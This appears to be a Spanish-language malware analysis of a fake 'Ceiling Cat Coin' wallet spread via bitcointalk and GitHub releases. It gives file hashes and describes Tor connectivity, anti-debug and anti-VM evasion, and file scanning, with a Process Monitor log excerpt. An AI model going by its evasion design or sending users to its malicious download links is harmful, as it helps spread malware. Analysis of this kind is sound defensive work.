

Los usuarios llegaron a esta web https://ceilingcatcoin.com/#wallets mediante un anuncio en el foro bitcointalk:
https://bitcointalk.org/index.php?topic=5448313.0
y de ahi les llevo a su github donde se encuentra el código dañino : https://github.com/Ceiling-Catz/ccc/releases

El desarrollador es este: https://github.com/mdfkbtc


Algunos usuarios al bajarlo les salto el antivirus como adjunto en la foto a otros no.




Tras esto algunos usuarios me localizaron por Telegram pidiendo ayuda, debido a que soy conocido por ser considerado "Experto en ciberseguridad"
Tras aplicar ingeniera inversa al ejecutable
El programa malicioso:
exe: 64bit-ccc-qt.exe
Hash:
MD5: AD270F34074717BC065B1775F7A81DA1
SHA-1: 95FD3725CFEB1E7B13145AF6CD3C13F0BAAE0536




Me pongo a revisar el codigo mediante ingenieria inversa:
Encuentro código para conectarse a la red tor:



También encuentro algunas técnicas antidebug y anti máquina virtual, así mismo una lista negra de programas.
Si se da esta situación el programa se comporta de forma "Buena"



Tras parchear esas protecciones del malware para evitar ser analizado, al ejecutarlo el programa se comporta de forma diferente, pues no detecta que estamos analizándolo y empieza a analizar mi equipo en busca de archivos "importantes"




Time ...	Process Name	PID	Operation	Path	Result	Detail
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLOSE	C:\Documents and Settings	SUCCESS	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Documents and Settings	REPARSE	Desired Access: Read Attributes, Synchronize, Disposition: Open, Op...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_NET...	C:\Documents and Settings	FAST IO DISALLO...	
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CREA...	C:\Documents and Settings	SUCCESS	Desired Access: Read Attributes, Synchronize, Disposition: Open, Op...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	FASTIO_QUER...	C:\Documents and Settings	SUCCESS	Type: QueryNetworkOpenInformationFile, CreationTime: 14/07/2009...
20:53:...	64bit-ccc-qt - copia - copia.exe	4168	IRP_MJ_CLEA...	C:\Documents and Settings	SUCCESS	
